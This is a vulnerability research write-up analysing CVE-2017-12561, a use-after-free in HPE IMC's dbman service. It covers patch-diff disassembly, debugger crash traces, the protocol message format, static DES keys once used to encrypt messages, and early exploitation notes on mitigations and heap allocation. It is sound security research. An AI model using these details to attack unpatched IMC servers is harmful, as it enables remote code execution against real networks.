Hewlett Packard Enterprise Intelligent Management Center dbman

Opcode 10012 Use-After-Free Remote Code Execution Vulnerability

CVE-2017-12561/ZDI-17-836

Background


HPE Intelligent Management Center (IMC) is a modular management system designed to integrate the management of devices, services and users. This is achieved through the use of a service-oriented architecture which allows for the managing, monitoring and control of many aspects of enterprise class networks. The `dbman` component of IMC is responsible for assisting with functions related to management of the underlying IMC database. Additionally, it is responsible for backing up as well as restoring the database.

Vulnerability Description

Once the application is installed and running, we can see the `dbman.exe` process has started and can confirm it is listening on port 2810/TCP:

```
C:\Users\Administrator\Desktop\dbman_uaf>netstat -naop TCP | findstr 2810
  TCP    0.0.0.0:2810           0.0.0.0:0              LISTENING       15928

C:\Users\Administrator\Desktop\dbman_uaf>tasklist | findstr 15928
dbman.exe                    15928 Services                   0      6,080 K
```


The Intelligent Deployment Monitoring Agent allows you to interact with `dbman` under the “Environment” tab:



After trying to configure, backup, and restore we look inside the `$IMC_DIR\dbman\` directory, where we find the binary itself as well as `dbman_debug.log`, which looks like the following:

```
2019-01-30 11:01:08 [INFO] [Main] Version: 7.3
2019-01-30 11:01:08 [INFO] [Main] Global directory: C:/Program Files/iMC/dbman
2019-01-30 11:01:08 [INFO] [Main] Listenning on port: 2810
2019-01-30 11:01:08 [DEBUG] [Main] arv count 2
2019-01-30 11:01:08 [DEBUG] [Main] arv 1: dbman.exe
2019-01-30 11:01:08 [DEBUG] [Main] arv 2: -k
2019-01-30 11:01:08 [INFO] [Client::connect_to_server] Starting connect to 127.0.0.1: 2810
2019-01-30 11:01:08 [INFO] [Client::connect_to_server] Established connection to 127.0.0.1: 2810
2019-01-30 11:01:08 [DEBUG] [My_Accept_Handler::handle_input] Connection established 127.0.0.1
2019-01-30 11:01:08 [DEBUG] [CDataConnStreamQueueT::deal_msg] Receive command code: 10014
2019-01-30 11:01:08 [ERROR] [CDataConnStreamQueueT::deal_msg] reveive kill msg:g_Restoring 0;g_Backupping 0.
2019-01-30 11:01:08 [INFO] [DBMAN] dbman.exe -k Stop successfully!
2019-01-30 11:01:08 [DEBUG] [CommandMain] Stop CommandMain()
```

`Receive command code: 10014` catches our attention since 10014 is similar to the opcode of 10012 mentioned in the ZDI advisory. At this point, we open our favourite disassembler and look for cross-references to the `Receive command code: %s` string. This leads us directly to `deal_msg()` which contains the opcode switch statement:




This is a simple message handling function that reads `dbman` protocol messages in the following format:

Offset	Name	Description
`0x0`	`opcode`	identifies the command to execute
`0x4`	`size`	specifies size of `payload`
`0x8`	`payload`	ASN.1 encoded message data

Note that the `opcode` and `size` fields are integers stored in big-endian byte order.


Inside `deal_msg()` we can quickly identify the branch for opcode 10012, at which point we inspect the patch:



```
00459BB0   deal_msg
0045B39A   push    bl 0xF8
0045B39C   sub     esp, bl 0x14
0045B39F   mov     ecx, esp
0045B3A1   mov     ss:[ebp+var_D30], esp
0045B3A7   mov     ss:[ebp+var_FB8], ecx
0045B3AD   push    bl 1
0045B3AF   mov     ecx, ss:[ebp+var_FB8]
0045B3B5   call    ds:[??0AsnEnum@SNACC@@QAE@H@Z] // ??0AsnEnum@SNACC@@QAE@H@Z
0045B3BB   mov     edx, ss:[ebp+var_FB8]
0045B3C1   mov     ds:[edx], 0x4AE8F4           // off_4AE8F4
0045B3C7   mov     eax, ss:[ebp+var_FB8]
0045B3CD   mov     ds:[eax+8], 0x4AE8D0         // off_4AE8D0
0045B3D4   mov     ecx, ss:[ebp+var_FB8]
0045B3DA   mov     ss:[ebp+var_10B4], ecx
0045B3E0   mov     bl ss:[ebp+var_4], bl 0x12
0045B3E4   mov     ecx, ss:[ebp+var_1C]
0045B3E7   call    0x45EB70
0045B3EC   push    eax
0045B3ED   mov     bl ss:[ebp+var_4], bl 0
0045B3F1   call    0x464510
0045B3F6   add     esp, bl 0x1C
0045B3F9   push    0x4B7148                     // aDbman_decode_1
0045B3FE   mov     edx, ss:[ebp+var_24]
0045B401   push    edx                          // int
0045B402   push    bl 1                         // int
0045B404   call    0x475470
0045B409   add     esp, bl 0xC
0045B40C   mov     ecx, ss:[ebp+var_1C]
0045B40F   call    0x45EC20
0045B414   mov     ss:[ebp+var_D34], 0
0045B41E   mov     ss:[ebp+var_4], 0xFFFFFFFF
0045B425   lea     ecx, ss:[ebp+var_20]
0045B428   call    ds:[??1ACE_SOCK_Stream@@QAE@XZ] // ??1ACE_SOCK_Stream@@QAE@XZ
0045B42E   mov     eax, ss:[ebp+var_D34]
0045B434   jmp     0x45DDD4
```


```
0045B620   deal_msg
0045CDDC   push    bl 0xFF
0045CDDE   sub     esp, bl 0x14
0045CDE1   mov     ecx, esp
0045CDE3   mov     ss:[ebp+var_DF8], esp
0045CDE9   mov     ss:[ebp+var_10B0], ecx
0045CDEF   push    bl 1
0045CDF1   mov     ecx, ss:[ebp+var_10B0]
0045CDF7   call    ds:[??0AsnEnum@SNACC@@QAE@H@Z]     // ??0AsnEnum@SNACC@@QAE@H@Z
0045CDFD   mov     edx, ss:[ebp+var_10B0]
0045CE03   mov     ds:[edx], 0x4B1914                 // off_4B1914
0045CE09   mov     eax, ss:[ebp+var_10B0]
0045CE0F   mov     ds:[eax+8], 0x4B18F0               // off_4B18F0
0045CE16   mov     ecx, ss:[ebp+var_10B0]
0045CE1C   mov     ss:[ebp+var_11C8], ecx
0045CE22   mov     bl ss:[ebp+var_4], bl 0x14
0045CE26   mov     ecx, ss:[ebp+var_1C]
0045CE29   call    0x460B70
0045CE2E   push    eax
0045CE2F   mov     bl ss:[ebp+var_4], bl 0
0045CE33   call    0x466820
0045CE38   add     esp, bl 0x1C
0045CE3B   push    0x4BA380                           // aDbman_decode_1
0045CE40   mov     edx, ss:[ebp+var_24]
0045CE43   push    edx                                // int
0045CE44   push    bl 1                               // int
0045CE46   call    log
0045CE4B   add     esp, bl 0xC
0045CE4E   mov     ss:[ebp+var_DFC], 0xFFFFFFFF


0045CE58   mov     ss:[ebp+var_4], 0xFFFFFFFF
0045CE5F   lea     ecx, ss:[ebp+var_20]
0045CE62   call    ds:[??1ACE_SOCK_Stream@@QAE@XZ]    // ??1ACE_SOCK_Stream@@QAE@XZ
0045CE68   mov     eax, ss:[ebp+var_DFC]
0045CE6E   jmp     0x45FDD0
```

Here we see a call to `0x45EC20` being removed. Also note that the address BinDiff labelled as `aDbman_decode_1` is the string `"dbman_decode_len() failed!"`. Taking a look at the removed function, we can see it close the `ACE_SOCK_Stream` object. This suggests it might be a teardown routine, the removal of which is consistent with a UAF patch pattern. Additionally, the removed function contains an indirect call which we'll need to resolve dynamically (`call eax` in the highlighted block):



Going back to the string in the patched basic block, it hints that the branch to this block is taken when the function `dbman_decode_len()` fails. As a side note, multiple vulnerabilities in `dbman` were patched by encrypting messages in DES ECB mode with the static key `liuan814` instead of addressing the root causes. The service then decrypted these messages by calling `dbman_decode_len()`. I reported this issue and the bug was eventually assigned CVE-2017-8958. HPE attempted to fix this by encrypting it with the static key `liubn825` instead, which I again reported and had fixed as CVE-2017-8984.

By sending an opcode 10012 message, following the structure above, we hit the patched basic block. We figure out the indirect call is `My_Input_Handler::destructor`:



Here we can see the `ACE_SOCK_Stream` and `ACE_Event_Handler` objects are destroyed before the `ACE_Event_handler` pointer is freed in the highlighted block. After letting the process continue, we can see that same freed `ACE_Event_Handler` pointer is used:

```
(3920.3c20): Access violation - code c0000005 (first chance)
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Fi
les\iMC\dbman\bin\ACE_v6.dll -
69de003a  8bff6a57
69de004e  1068fffb
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
```

```
eax=000001ff ebx=00000000 ecx=009d5d98 edx=1068fffb esi=009d5d98 edi=009d7cf4
eip=1068fffb esp=00c6fdbc ebp=009e1e7c iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
1068fffb ??              ???
0:001> k
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 00c6fdb8 69ddb82f 0x1068fffb
01 00c6fde8 69d9efe8 ACE_v6!ACE_WFMO_Reactor_Handler_Repository::make_changes_in_current_
infos+0x17f
02 00c6fdf0 69ddd419 ACE_v6!ACE_WFMO_Reactor_Handler_Repository::make_changes+0x8
03 00c6fe1c 69d9f1d8 ACE_v6!ACE_WFMO_Reactor::update_state+0x119
04 00000000 00000000 ACE_v6!ACE_WFMO_Reactor::safe_dispatch+0x88
0:001>  ub 69ddb82f LB
ACE_v6!ACE_WFMO_Reactor_Handler_Repository::make_changes_in_current_infos+0x163:
69ddb813 8b742414        mov     esi,dword ptr [esp+14h] <- freed var_event_handler
69ddb817 8b4c2418        mov     ecx,dword ptr [esp+18h]
69ddb81b 8b16            mov     edx,dword ptr [esi] <- vtable
69ddb81d 8b5228          mov     edx,dword ptr [edx+28h] <- method at offset 0x28 (handle
_close)
69ddb820 85c0            test    eax,eax
69ddb822 8b442420        mov     eax,dword ptr [esp+20h]
69ddb826 50              push    eax
69ddb827 51              push    ecx
69ddb828 8bce            mov     ecx,esi
69ddb82a 0f94c3          sete    bl
69ddb82d ffd2            call    edx
0:001> r edx
edx=1068fffb <- the unmapped memory where the access violation occured
0:001> !heap -p -a @ecx
    address 0599dfec found in
    _DPH_HEAP_ROOT @ 58f1000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 58f2750:          599d000             2000
    72f190b2 verifier!AVrfDebugPageHeapFree+0x000000c2
```

```
    77c61464 ntdll!RtlDebugFreeHeap+0x0000002f
    77c1ab3a ntdll!RtlpFreeHeap+0x0000005d
    77bc3472 ntdll!RtlFreeHeap+0x00000142
    776914dd kernel32!HeapFree+0x00000014
    70f23c1b MSVCR90!free+0x000000cd
    0045eb0a dbman+0x0005eb0a <- My_Input_Handler::destructor()
    0045ec65 dbman+0x0005ec65 <- function whose call was removed in patch
    0045b414 dbman+0x0005b414
    0045ebb5 dbman+0x0005ebb5
    6d33c3c9 ACE_v6!ACE_WFMO_Reactor::upcall+0x00000099
0:001> ? dbman+0x0005eb0a
Evaluate expression: 4582154 = 0045eb0a
```

The use of the freed pointer occurs in `ACE_v6.dll`, which is the ADAPTIVE Communication Environment (ACE) framework. ACE is an open source library for concurrent communication software. `dbman` uses its `ACE_Reactor` component which is essentially an event loop that also allows you to register event handlers to respond to certain events. Namely, accepting new connections and receiving input, for which `dbman` registers two `ACE_Event_Handler` objects named `My_Accept_Handler` and `My_Input_Handler`, respectively. Since symbols are included, finding the source code where the crash occurs is a lot simpler:

```
// https://github.com/DOCGroup/ACE_TAO/blob/master/ACE/ace/WFMO_Reactor.cpp#L767
int
ACE_WFMO_Reactor_Handler_Repository::make_changes_in_current_infos (void)
{
...
          if (event_handler != 0)
            {
              bool const requires_reference_counting =
                event_handler->reference_counting_policy ().value () ==
                ACE_Event_Handler::Reference_Counting_Policy::ENABLED;
              // event_handler was freed when dbman_decode_len() failed
              event_handler->handle_close (handle, masks);

              if (requires_reference_counting)
```

```
            {
              event_handler->remove_reference ();
            }
        }
...
}
```

At this point we have determined the cause of the vulnerability - `dbman` improperly cleaned up the ACE objects when `dbman_decode_len()` failed and a reference to the `ACE_Event_Handler` named `My_Input_Handler` was retained and later used. In particular, the vtable method `handle_close()` was called on the freed object.

Exploitation

Preface: I was not able to fully exploit the bug in the time I had allotted for myself. Below are my notes and ideas on how I would go about doing so.

Before outling an exploitation strategy we need to begin with a bit of reconnaissance. Namely, we need to find out the following:

1. Identify the mitigations enabled on the `dbman` binary and its libraries.
2. Find where the `event_handler` allocation occurs and its size.

winchecksec shows us that NX is enabled but `/DYNAMICBASE` is not set on the `dbman` binary:

```
Dynamic Base     : false
ASLR             : true
High Entropy VA : false
Force Integrity : false
Isolation        : true
NX               : true
SEH              : true
CFG              : false
RFG              : false
SafeSEH          : false
```


```
GS              : false
Authenticode    : false
.NET            : true
```

As a result, `dbman` has a static base of `0x400000` - simplifying exploitation by removing the need for an information leak. Also it is worth noting that `snmp_v6.dll` is loaded with a static base of `0x10000000`.

We can identify where the `event_handler` allocation occurs and its size through the use of Page Heap:

```
0:001> !heap -p -a @ecx
    address 05a0dfd8 found in
    _DPH_HEAP_ROOT @ 5961000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         Vir
tAddr         VirtSize)
                                 5962750:          5a0dfd8               24 -          5a
0d000             2000
          ACE_v6!ACE_Event_Handler::`vftable'
    74a28e89 verifier!AVrfDebugPageHeapAllocate+0x00000229
